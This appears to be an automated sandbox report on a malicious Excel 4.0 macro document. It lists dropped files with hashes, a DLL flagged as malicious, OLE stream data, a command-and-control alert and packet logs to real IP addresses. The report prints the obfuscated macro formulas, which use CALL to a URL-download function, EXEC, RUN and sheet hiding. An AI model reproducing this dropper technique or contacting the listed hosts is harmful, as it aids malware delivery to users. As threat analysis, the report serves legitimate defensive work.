MD5:	2107602F6F3992BCEC69933AF1782C13
SHA1:	2F013C6B34182B7ABB63A8E10046906BBDB08642
SHA-256:	083BD42C47B82BA299AE4D5A4FD0A78A05B4EA364346DA1204FA76DC632D3A81
SHA-512:	DD592C6777B0F80BE2E0856BD645CF96003E0B8BF8E1B4850951B790C824F3E0E6E67FBB48993A142F6E0B1010B4AC9B81D1D5A88BBD2F13A11220B3646D0EA
Malicious:	false
Preview:	.U.N.0.}..?D~E..*UU.Y..<.R...{...7.....q6.X.M"..K...9sf...E.U..>HkJrV,H..[!.$..n.$.....5P.-.r.:..|.:....M(I...Ei.5h.....Ne.f....:.7l..|..A.5.L.c. ...T.I....]$.lv.;..J"u.u:..].".<..c<...b.).Y.|.g#..... PK.N..'.i.....x.4..../.o.....IR.:..pPE..b.....G...y...R...}.M..X..V.. ,..X."8.L.dZ..I.=3....G.....k.....v.....G..>!..e."wf....K....m._..-.H.C.*..r:..tL.f....].=...#q..^R....z.;..].....9.=.!}.u.....^'I B....G..,..."...{.... ..i;.W.....PK.....!...i.....[Content_Types].xml ...(..... ....

C:\Users\user\AppData\Local\Temp\CabEB4A.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Microsoft Cabinet archive data, 58596 bytes, 1 file
Category:	dropped
Size (bytes):	58596
Entropy (8bit):	**7.995478615012125**
Encrypted:	**true**
SSDEEP:	1536:J7r25qSSheImS2zyCvg3nB/QPsBbgwYkGrLMQ:F2qSSwlm1m/QEBbgb1oQ
MD5:	61A03D15CF62612F50B74867090DBE79
SHA1:	15228F34067B4B107E917BEBAF17CC7C3C1280A8
SHA-256:	F9E23DC21553DAA34C6EB778CD262831E466CE794F4BEA48150E8D70D3E6AF6D
SHA-512:	5FECE89CCBBF994E4F1E3EF89A502F25A72F359D445C034682758D26F01D9F3AA20A43010B9A87F2687DA7BA201476922AA46D4906D442D56EB59B2B881259D3
Malicious:	false
Preview:	MSCF.....,.....I.....T.....bR. .authroot.stl...s~.4..CK..8T....c_.d....A.K.....&.-.J...."Y...$E.KB..D...D.....3.n..u.....\|..=H4..c&.....f.,..=..-....p2.:..`HX.....b.....Di.a.....M.....4.....i..}..:~N.<..>.*.V..CX.....B.....,.q.M.....HB..E~Q...)..Gax../..}7..f.....O0...x..k..ha...y.K.0.h..(....{2Y.].g...yw..\|0.+?.`-../.xvy..e.....w.+^...w\|.Q.k.9&.Q.EzS.f.....>?w.G.....v.F.....A.....-P.$.Y...u....Z..g..>.0&.y.(..<.].`>... ..R.q...g.Y..s.y.B..B....Z.4.<?.R....1.8.<.=.8..[a.s.....add..).NtX....r....R.&W4.5]....k.._iK..xzW.w.M.>,5.}..}.tLX5Ls3_..).!..X.~...%.B.....YS9m.,.....BV`.Cee.....?.....:.x-.q9j...Yps..W...1.A<.X.O....7.ei..a\.~=X....HN.#....h,....y...\.br.8.y"k).....~B..v....GR.g|.z..+.D8.m..F .h...*.....ItNs.\....s...,f`D...]..k...:9..lk.<D....u.....[...*.wY.O....P?.U.l....Fc.ObLq.....Fvk..G9.8..!..\T:K`.....'.3.....;.u..h...uD..^.bS...r.....j..j .=...s .FxV....g.c.s..9.

C:\Users\user\AppData\Local\Temp\TarEB4B.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	152788
Entropy (8bit):	6.309740459389463
Encrypted:	false
SSDEEP:	1536:TIz6c7xcjgCyrYBZ5pimp4Ydm6Caku2Dnsz0JD8reJgMnl3rlMGGv:TNqccCymfdmoku2DMykMnNGG0
MD5:	4E0487E929ADBBA279FD752E7FB9A5C4
SHA1:	2497E03F42D2CBB4F4989E87E541B5BB27643536
SHA-256:	AE781E4F9625949F7B8A9445B8901958ADECE7E3B95AF344E2FCB24FE989EEB7
SHA-512:	787CBC262570A4FA23FD9C2BA6DA7B0D17609C67C3FD568246F9BEF2A138FA4EBCE2D76D7FD06C3C342B11D6D9BCD875D88C3DC450AE41441B6085B2E5D485A
Malicious:	false
Preview:	0..T...*.H.....T.0..T....1.0...`.H.e.....0..D...+.....7.....D.0..D.0...+.....7.....|h....21030306285 5Z0...+.....0..D.0..*.....`...@.,..0..0.r1...0...+.....7..~1.....D...0...+.....7..i1...0...+.....7<..0 ..+.....7...1.....@N...%.=.,..0$..+.....7...1.....`@V'..%..*..S.Y.00..+.....7..b1". .].L4.>..X...E.W..'.....-@w0Z..+.....7...1L.JM.i.c.r.o.s.o.f.t. .R.o.o.t. .C.e.r.t.i.f.i.c.a.t.e. .A.u.t.h.o.r.i.t.y...0.,.....[./..uIv..%1...0...+.....7..h1.....6.M...0...+.....7..~1.....0...+.....7...1...0...+.....0 ..+.....7...1...O..V.....b0$..+.....7...1...>.)....s,..=$.~R.'..00..+.....7..b1". [x.....[....3x:_....7.2...Gy.cS.0D..+.....7...16.4V.e.r.i.S.i.g.n. .T.i.m.e. .S.t.a.m.p.i.n.g. .C.A...0.....4...R....2.7.. ...1..0...+.....7..h1.....o&...0...+.....7..i1...0...+.....7<..0..+.....7...1...lo...^....[...J@0$..+.....7...1...J\u".F....9.N...`...00..+.....7..b1". ...@.....G..d..m..$.....X...}0B..+.....7...14.2M.i.c.r.o.s.o.f.t. .R.o.o.t. .A.u.t.h.o

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Tue Oct 17 10:04:00 2017, mtime=Tue May 4 12:48:43 2021, atime=Tue May 4 12:48:43 2021, length=8192, window=hide
Category:	dropped
Size (bytes):	867
Entropy (8bit):	4.483899325813242
Encrypted:	false
SSDEEP:	12:85QfLgXg/XAlCPCHaXtB8XzB/2TX+WnicvbbbDtZ3YilMMEpxRljKzTdJP9TdJPe:85l/XTd6j0YejDv3q+rNru/
MD5:	C1DA831FF8C1D36AE69AD9648E49CF28
SHA1:	E1AB2CB44E2BFE52BBA52912CC34EBA39272E1D2
SHA-256:	086B9F8767675BC5FF71428A932AE7504CB6286E737572D0263205B15AF9192F
SHA-512:	F2A352B3C3B96A6AD1DB00DC0AB0204EFD79FC251369F2180878189905C4D88510CC8F49CAB2C64A1A4C356A4B36C26125380B68F29010CA17F7F8D69F52F98(
Malicious:	false
Preview:	L.....F.....7G...].2.@...].2.@... .....i....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:.QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....R.n..Desktop.d.....QK.X.R.n*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.7.6.9.....i.....-...8...[.....?J.....C:\Users\..#.....\\035347\Users.user\Desktop.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.....:.,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....035347.....D_....3N...W...9r.[.*.....}EkD_....3N..W...9r.[.*.....}Ek....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\SecuriteInfo.com.Heur.31681.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Tue May 4 12:48:28 2021, mtime=Tue May 4 12:48:43 2021, atime=Tue May 4 12:48:43 2021, length=111104, window=hide
Category:	dropped
Size (bytes):	2198
Entropy (8bit):	4.568985214379028
Encrypted:	false

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\SecuriteInfo.com.Heur.31681.LNK	
SSDEEP:	48:8L/XT0jZJHhv7WDHhvW+Qh2L/XT0jZJHhv7WDHhvW+Q/:8L/XojZJZ4W+Qh2L/XojZJZ4W+Q/
MD5:	250A7D92FD78751441072A24FBA1B2AF
SHA1:	1D1DF5D3BB1D8982F6F4FFD67502C14D34E5432F
SHA-256:	E7636903BB5571D9B3771BB00881ECF078D5A773B95790C1DC0C795FFE0ED39D
SHA-512:	DB8BC6235287D12FBFC4ADB86FED6D94C4420D24BE01FDB86CA6DAF1E15D85BA46F0E1C4F26D883825C319E4A6E74CE1154FE174F54F0519758FE23AA20B2D8C
Malicious:	false
Preview:	L.....F.... ....^`).@...].2.@...D.2.@.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....R.n..Desktop.d.....QK.X.R.n*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....2..b...R.n .SECURI~1.XLS..l.....R.n.R.n*.....S.e.c.u.r.i.t.e.I.n.f.o...c.o.m...H.e.u.r...3.1.6.8.1...x.l.s.....-...8...[.....?J.....C:\Users\..#.....\\035347\Users.user\Desktop\SecuriteInfo.com.Heur.31681.xls.6.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.S.e.c.u.r.i.t.e.I.n.f.o...c.o.m...H.e.u.r...3.1.6.8.1...x.l.s.....:..,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	134
Entropy (8bit):	4.809828785316944
Encrypted:	false
SSDEEP:	3:oyBVomM0bhUpXCuscbhUpXCmM0bhUpXCv:dj60lgX7lgXU0lgXs
MD5:	C58F93CF376E5D4BD44FAE4A9737CB5F
SHA1:	6512FC58013828CAA0B38A16AB94962E964CC133
SHA-256:	9167F4CA112D0ACAD8BB834E1AB16188D3E877DDFA98AC25E23EC80A2F7B7154
SHA-512:	090DA965C5E3679616ED6D56D311627434A4A27D3B2B21AF161290A016FBB2C5A5AB5AEF730DB80D25421F47B63E25DD1A04D4425EC6D7AE05BE6196E8644EE9
Malicious:	false
Preview:	Desktop.LNK=0..[xls]..SecuriteInfo.com.Heur.31681.LNK=0..SecuriteInfo.com.Heur.31681.LNK=0..[xls]..SecuriteInfo.com.Heur.31681.LNK=0..

C:\Users\user\Desktop\54EE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Applesoft BASIC program data, first line number 16
Category:	dropped
Size (bytes):	160460
Entropy (8bit):	6.668627641571013
Encrypted:	false
SSDEEP:	3072:X98rmjAItyzElBIL6lECbgBGGP5xLmuCSK2nTUSyF70piJW2Iqp087XTBQlqpYTh:N8rmjAItyzElBIL6lECbgBvP5NmuCSV4
MD5:	DE0A95531476C137D89DD37F7117A28C
SHA1:	B862DE4DCD843F0D5F44C7F22588CFBEAF4899A0
SHA-256:	B689C1ED4548E6FC9D9E4C7FF05540A8A02DA1DA8F70E2D7E2F2A433C29A19F0
SHA-512:	35E2B589ACB808DF393315C42726DDF31955A9D24CA4629FC1C64A48D338A39AB81FB0DD79040C2C311D5169F95E067FD41F11325DFAA1C3A1CE52584BAA238
Malicious:	false
Preview:	.....g2.....\.p....user B.....a.....=.....=.....i..9J.8.....X .@....."....1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....?.....C.a.l.i.b.r.i .1...@...8.....C.a.l.i.b.r.i.1...@.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....?.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l .i.b.r.i.1...,...8.....C.a.l.i.b.r.i.1.....8.....C.a.l.i.b.r.i.1.....8.....C.a.l.i.b.r.i.1...h...8.....C.a.m.b.r.i.a.1.....4.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1..... ...C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....

C:\Users\user\fndskfnds.dfm	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32 executable (DLL) (native) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	443904
Entropy (8bit):	5.48997157707661
Encrypted:	false
SSDEEP:	12288:mLseU1D6L/hAsEYhbdf6YMvkm2kJYcxpGJ1:mLlS6L/G2f6jv7dJYYpGJ1
MD5:	EB70B6C24C0466954169882DBE5729A4
SHA1:	B81BCD8273854EFB7D7B3FB5B982D75051A5D9A6
SHA-256:	C6F319A3EDA16BEF437421920E2945AB4B3101CB27AD2F291C3DACDF84BB2240
SHA-512:	E90C5C958024734F089205E43F2C9A842E4FC68B8A7FCC7FC10754511A8B6BB724EAB563BDD5141F9A1BE634A3194F5B3ABD14F97CDD0735C42F501D8F63E59
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 32%

C:\Users\user\fndskfnds.dfm	
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....{.....x.....|.....|.....Rich.....PE..L....`.. .....!.....0.....J.....@.....D.....<.....`.....0..0.....text...o..... ....`.rdata...b...0...d.....@..@.data....@.....B.....@....reloc.....@..B..... ....

C:\Windows\System32\cn\aexsxmcq.txt	
Process:	C:\Windows\System32\wermgr.exe
File Type:	data
Category:	dropped
Size (bytes):	608
Entropy (8bit):	7.638638988677332
Encrypted:	false
SSDEEP:	12:oONov6LjBVTKblxWVAuVWttQNEmeibOK517U6lblZm3hsH9O+7thR:voSLTTKbs3WttQNE5dg1Qky36dOl/R
MD5:	AB4E12A390F55FE62FBD75F6ADDB4119
SHA1:	6F0E035EC4C30DA12391DC4B399150D9E81AB14F
SHA-256:	7859D3EAD3793DFCA50DA95C8BFFE076072AECB63C337B6CC6A502ECAAE7B681
SHA-512:	B7C568CACA56E91D6B4FFB3B7C6DAC0415450237B52C14D2FF269139EB01330F98245500A490ACB83F5D125F30382E09F35CBA0AF0CC022D2D67B87CE33193D
Malicious:	false
Preview:	.....;.R.....R{...h..VC..I.@5.#.]..5y{...T..{Jl.M.....p._..M.'... m|.X.Y.k.....XK..Y.paI.6.....^..P...../...K..n....>Ru.}.....=...KV..<..<.M*7.....z...i.m...Y...8t.i?....]d...T..F.....GsY .....NG.o..c.!..t..[.X...0iq;M.p.....@nMt....F+D.~Dx...=...]Q .o..n.O.v`ktxk...~u.l....q.}.'...6h..]W..7....}.R.F.'.w.....h|....._....G..''S.*.y.P,q...;.....m.....4...O.D.r.....[...*.....*i...:C ..s..O..!R|...r..KEV.)...r.^^4..=.....N....d_...@im.^.>...T@O..N...Ip..K.x.ea._2...|.u.E.O-".....N.M..l.qr.]DQ....b.3d.....:x*%_.....[T5.OgP..#..... <....Gg...p...>\Lqnq..|(A..

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1251, Last Saved By: 5, Name of Creating Application: Microsoft Excel, Create Time/Date: Sat Sep 16 01:00:00 2006, Last Saved Time/Date: Mon May 3 13:21:14 2021, Security: 0
Entropy (8bit):	3.255029905486473
TrID:	• Microsoft Excel sheet (30009/1) 78.94% • Generic OLE2 / Multistream Compound File (8008/1) 21.06%
File name:	SecuriteInfo.com.Heur.31681.xls
File size:	287232
MD5:	6f7f78fa1fbe9be8fbe20812658c43aa
SHA1:	d3f78f528a797c2e97af9f25e189bc43d98f2eae
SHA256:	4d05d391297e3c4ec1bc4047bd3e104f37123c70979785 4053966ced43f492fb
SHA512:	133b86d12ad499a3a84d87b0d631dc293a74c368e1a66f 2b2d47a91127f94a00a2d63829dc149022c4ea405ea373 8b19bf886c054c43cfe17f29c903eb0ba49d
SSDEEP:	6144:6cPiTQAVW/89BQnmlcGvgZ7rDjo8UOMzJK+tfq5 I:5pO
File Content Preview:	.....>...../.....*...+...,.. .-..... .....

File Icon

Icon Hash:	e4eea286a4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "SecuriteInfo.com.Heur.31681.xls"

Indicators	
Has Summary Info:	True
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary	
Code Page:	1251
Last Saved By:	5
Create Time:	2006-09-16 00:00:00
Last Saved Time:	2021-05-03 12:21:14
Creating Application:	Microsoft Excel
Security:	0

Document Summary	
Document Code Page:	1251
Thumbnail Scaling Desired:	False
Contains Dirty Links:	False

Streams

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.338488976625
Base64 Encoded:	False
Data ASCII:	. . . . . + , . . 0 . . . . . 0 . . . . . 8 . . . . . @ . . . . . H . . . . . S h e e t . . . . . S h e e t 1 . . . . . S h e e t 5 . . . . . S h e e t 2 . . . . . S h e e t 3 . . . . . S h e e t 4 . . . . . E x c e l 4 . 0 . . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 d4 00 00 00 05 00 00 00 01 00 00 00 30 00 00 00 0b 00 00 00 38 00 00 00 10 00 00 00 40 00 00 00 0d 00 00 00 48 00 00 00 0c 00 00 00 91 00 00 00 02 00 00 00 e3 04 00 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 1e 10 00 00 06 00 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.244614774606
Base64 Encoded:	False
Data ASCII:	. . . . . O h . . . . . + ' . . 0 . . . . . 8 . . . . . @ . . . . . L . . . . . d . . . . . p . . . . . | . . . . . 5 . . . . . M i c r o s o f t E x c e l . @ . . . . . | . # . . . @ . . . . . , . . @ . . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 84 00 00 00 06 00 00 00 01 00 00 00 38 00 00 00 08 00 00 00 40 00 00 00 12 00 00 00 4c 00 00 00 0c 00 00 00 64 00 00 00 0d 00 00 00 70 00 00 00 13 00 00 00 7c 00 00 00 02 00 00 00 e3 04 00 00 1e 00 00 00 04 00 00 00 35 00 00 00 1e 00 00 00

Stream Path: Book, File Type: Applesoft BASIC program data, first line number 8, Stream Size: 275201

General	
Stream Path:	Book
File Type:	Applesoft BASIC program data, first line number 8
Stream Size:	275201
Entropy:	3.22962636978
Base64 Encoded:	True

General	
Data ASCII:	. . . . 7 . . . . \\ . p . . 5 B . . . . S h e e t 4 . . ! . . . . : . . . . 5 . . . . = ... i . . 9 J . 8 X
Data Raw:	09 08 08 00 00 05 05 00 17 37 cd 07 e1 00 00 00 c1 00 02 00 00 00 bf 00 00 00 c0 00 00 00 e2 00 00 00 5c 00 70 00 01 35 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20

Macro 4.0 Code

```
"=IF(5+5,""dfdsfdsfds4fds85f48e18es1f8esf65d1f"",""sd4f81ds5f1e51f5ds1fe1fs351fe5s1f51h5y1j5y1h2t1gfg"")=IF(5+5,""dfdsfdsfds4fds85f48e18es1f8esf65d1f"",""sd4f81ds5f1e51f5ds1fe1fs351fe5s1f51h5y1j5y1h2t1gfg"")=IF(5+5,""dfdsfdsfds4fds85f48e18es1f8esf65d1f"",""sd4f81ds5f1e51f5ds1fe1fs351fe5s1f51h5y1j5y1h2t1gfg"")=CALL(""UR""&Sheet5!BC27&Sheet5!BB31&Sheet5!BB32&Sheet5!BC34,Sheet5!BG17&Sheet5!BG18&Sheet5!BG35&Sheet5!BF33&Sheet5!BG37&Sheet5!BF37&Sheet5!BG39&Sheet5!BD37&Sheet5!BG41&Sheet5!CG42&Sheet5!BY62,Sheet5!BH16&Sheet5!BM32,Sheet5!BH43,Sheet5!BL17,Sheet5!BL21,Sheet5!BI50,Sheet5!BJ41)=RUN(Sheet3!BD26)",,"&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""=????(5+5;""dfdsfdsfds4fds85f48e18es1f8esf65d1f"";""sd4f81ds5f1e51f5ds1fe1fs351fe5s1f51h5y1j5y1h2t1gfg"")"
```

```
=ASIN(456346564848556)=ACOS(45654645646546)=ASIN(45654686846846)=ASIN(456346564848556)=ACOS(45654645646546)=ASIN(45654686846846)=ASIN(456346564848556)=ACOS(45654645646546)=ASIN(45654686846846)=ASIN(456346564848556)=ACOS(45654645646546)=ASIN(45654686846846)=ASIN(456346564848556)=ACOS(45654645646546)=ASIN(45654686846846)=ASIN(456346564848556)=ACOS(45654645646546)=ASIN(45654686846846)=ASIN(456346564848556)=ACOS(45654645646546)=ASIN(45654686846846)=EXEC(Sheet5!BE49&Sheet5!BB54&Sheet5!BL21&Sheet5!BF54&Sheet5!BF55&Sheet5!BF56)=ASIN(456346564848556)=ACOS(45654645646546)=ASIN(45654686846846)=ASIN(456346564848556)=ACOS(45654645646546)=ASIN(45654686846846)=ASIN(456346564848556)=ACOS(45654645646546)=ASIN(45654686846846)=ASIN(456346564848556)=ACOS(45654645646546)=ASIN(45654686846846)=ASIN(456346564848556)=ACOS(45654645646546)=ASIN(45654686846846)=ASIN(456346564848556)=ACOS(45654645646546)=ASIN(45654686846846)=ASIN(456346564848556)=ACOS(45654645646546)=ASIN(45654686846846)=ASIN(456346564848556)=ACOS(45654645646546)=ASIN(45654686846846)=ASIN(456346564848556)=ACOS(45654645646546)=ASIN(45654686846846)=ASIN(456346564848556)=ACOS(45654645646546)=ASIN(45654686846846)=ASIN(456346564848556)=ACOS(45654645646546)=ASIN(45654686846846)=ASIN(456346564848556)=ACOS(45654645646546)=ASIN(45654686846846)=ASIN(456346564848556)=ACOS(45654645646546)=ASIN(45654686846846)=ASIN(456346564848556)=ASIN(45654686846846)=RUN(Sheet2!BL23)
```


```
"=WORKBOOK.HIDE(""Sheet2"",1)=WORKBOOK.HIDE(""Sheet3"",1)=WORKBOOK.HIDE(""Sheet4"",1)=WORKBOOK.HIDE(""Sheet5"",1)"=HALT()
```

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
05/04/21-06:49:30.982283	TCP	2404318	ET CNC Feodo Tracker Reported CnC Server TCP group 10	49170	447	192.168.2.22	188.18.7.133

Network Port Distribution



Total Packets: 47

- 53 (DNS)
- 443 (HTTPS)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 06:49:07.648139000 CEST	49165	443	192.168.2.22	144.208.70.30
May 4, 2021 06:49:07.844942093 CEST	443	49165	144.208.70.30	192.168.2.22
May 4, 2021 06:49:07.845417976 CEST	49165	443	192.168.2.22	144.208.70.30
May 4, 2021 06:49:07.854957104 CEST	49165	443	192.168.2.22	144.208.70.30
May 4, 2021 06:49:08.051678896 CEST	443	49165	144.208.70.30	192.168.2.22
May 4, 2021 06:49:08.057069063 CEST	443	49165	144.208.70.30	192.168.2.22
May 4, 2021 06:49:08.057109118 CEST	443	49165	144.208.70.30	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 06:49:08.057132006 CEST	443	49165	144.208.70.30	192.168.2.22
May 4, 2021 06:49:08.057151079 CEST	443	49165	144.208.70.30	192.168.2.22
May 4, 2021 06:49:08.057235956 CEST	49165	443	192.168.2.22	144.208.70.30
May 4, 2021 06:49:08.057271957 CEST	49165	443	192.168.2.22	144.208.70.30
May 4, 2021 06:49:08.067159891 CEST	443	49165	144.208.70.30	192.168.2.22
May 4, 2021 06:49:08.067377090 CEST	49165	443	192.168.2.22	144.208.70.30
May 4, 2021 06:49:08.079866886 CEST	49165	443	192.168.2.22	144.208.70.30
May 4, 2021 06:49:08.318128109 CEST	443	49165	144.208.70.30	192.168.2.22
May 4, 2021 06:49:08.319694996 CEST	443	49165	144.208.70.30	192.168.2.22
May 4, 2021 06:49:08.320734024 CEST	49165	443	192.168.2.22	144.208.70.30
May 4, 2021 06:49:09.287029028 CEST	49165	443	192.168.2.22	144.208.70.30
May 4, 2021 06:49:09.483766079 CEST	443	49165	144.208.70.30	192.168.2.22
May 4, 2021 06:49:09.487762928 CEST	443	49165	144.208.70.30	192.168.2.22
May 4, 2021 06:49:09.487809896 CEST	443	49165	144.208.70.30	192.168.2.22
May 4, 2021 06:49:09.487835884 CEST	443	49165	144.208.70.30	192.168.2.22
May 4, 2021 06:49:09.487863064 CEST	443	49165	144.208.70.30	192.168.2.22
May 4, 2021 06:49:09.487893105 CEST	443	49165	144.208.70.30	192.168.2.22
May 4, 2021 06:49:09.487919092 CEST	443	49165	144.208.70.30	192.168.2.22
May 4, 2021 06:49:09.487941980 CEST	443	49165	144.208.70.30	192.168.2.22
May 4, 2021 06:49:09.487942934 CEST	49165	443	192.168.2.22	144.208.70.30
May 4, 2021 06:49:09.487963915 CEST	49165	443	192.168.2.22	144.208.70.30
May 4, 2021 06:49:09.487970114 CEST	443	49165	144.208.70.30	192.168.2.22
May 4, 2021 06:49:09.487986088 CEST	49165	443	192.168.2.22	144.208.70.30
May 4, 2021 06:49:09.487992048 CEST	49165	443	192.168.2.22	144.208.70.30
May 4, 2021 06:49:09.487993956 CEST	443	49165	144.208.70.30	192.168.2.22
May 4, 2021 06:49:09.488019943 CEST	443	49165	144.208.70.30	192.168.2.22
May 4, 2021 06:49:09.488050938 CEST	49165	443	192.168.2.22	144.208.70.30
May 4, 2021 06:49:09.488054991 CEST	49165	443	192.168.2.22	144.208.70.30
May 4, 2021 06:49:09.488075018 CEST	49165	443	192.168.2.22	144.208.70.30
May 4, 2021 06:49:09.491446972 CEST	49165	443	192.168.2.22	144.208.70.30
May 4, 2021 06:49:09.685950994 CEST	443	49165	144.208.70.30	192.168.2.22
May 4, 2021 06:49:09.685977936 CEST	443	49165	144.208.70.30	192.168.2.22
May 4, 2021 06:49:09.686239958 CEST	49165	443	192.168.2.22	144.208.70.30
May 4, 2021 06:49:09.692692041 CEST	443	49165	144.208.70.30	192.168.2.22
May 4, 2021 06:49:09.692728043 CEST	443	49165	144.208.70.30	192.168.2.22
May 4, 2021 06:49:09.692755938 CEST	443	49165	144.208.70.30	192.168.2.22
May 4, 2021 06:49:09.692780972 CEST	443	49165	144.208.70.30	192.168.2.22
May 4, 2021 06:49:09.692805052 CEST	443	49165	144.208.70.30	192.168.2.22
May 4, 2021 06:49:09.692828894 CEST	49165	443	192.168.2.22	144.208.70.30
May 4, 2021 06:49:09.692837000 CEST	49165	443	192.168.2.22	144.208.70.30
May 4, 2021 06:49:09.692845106 CEST	443	49165	144.208.70.30	192.168.2.22
May 4, 2021 06:49:09.692868948 CEST	443	49165	144.208.70.30	192.168.2.22
May 4, 2021 06:49:09.692889929 CEST	49165	443	192.168.2.22	144.208.70.30
May 4, 2021 06:49:09.692892075 CEST	443	49165	144.208.70.30	192.168.2.22
May 4, 2021 06:49:09.692893982 CEST	49165	443	192.168.2.22	144.208.70.30
May 4, 2021 06:49:09.692910910 CEST	49165	443	192.168.2.22	144.208.70.30
May 4, 2021 06:49:09.692959070 CEST	443	49165	144.208.70.30	192.168.2.22
May 4, 2021 06:49:09.692986965 CEST	443	49165	144.208.70.30	192.168.2.22
May 4, 2021 06:49:09.693000078 CEST	49165	443	192.168.2.22	144.208.70.30
May 4, 2021 06:49:09.693005085 CEST	49165	443	192.168.2.22	144.208.70.30
May 4, 2021 06:49:09.693022966 CEST	49165	443	192.168.2.22	144.208.70.30
May 4, 2021 06:49:09.696588039 CEST	49165	443	192.168.2.22	144.208.70.30
May 4, 2021 06:49:09.887702942 CEST	443	49165	144.208.70.30	192.168.2.22
May 4, 2021 06:49:09.887736082 CEST	443	49165	144.208.70.30	192.168.2.22
May 4, 2021 06:49:09.887932062 CEST	49165	443	192.168.2.22	144.208.70.30
May 4, 2021 06:49:09.889534950 CEST	443	49165	144.208.70.30	192.168.2.22
May 4, 2021 06:49:09.889560938 CEST	443	49165	144.208.70.30	192.168.2.22
May 4, 2021 06:49:09.889579058 CEST	443	49165	144.208.70.30	192.168.2.22
May 4, 2021 06:49:09.889594078 CEST	443	49165	144.208.70.30	192.168.2.22
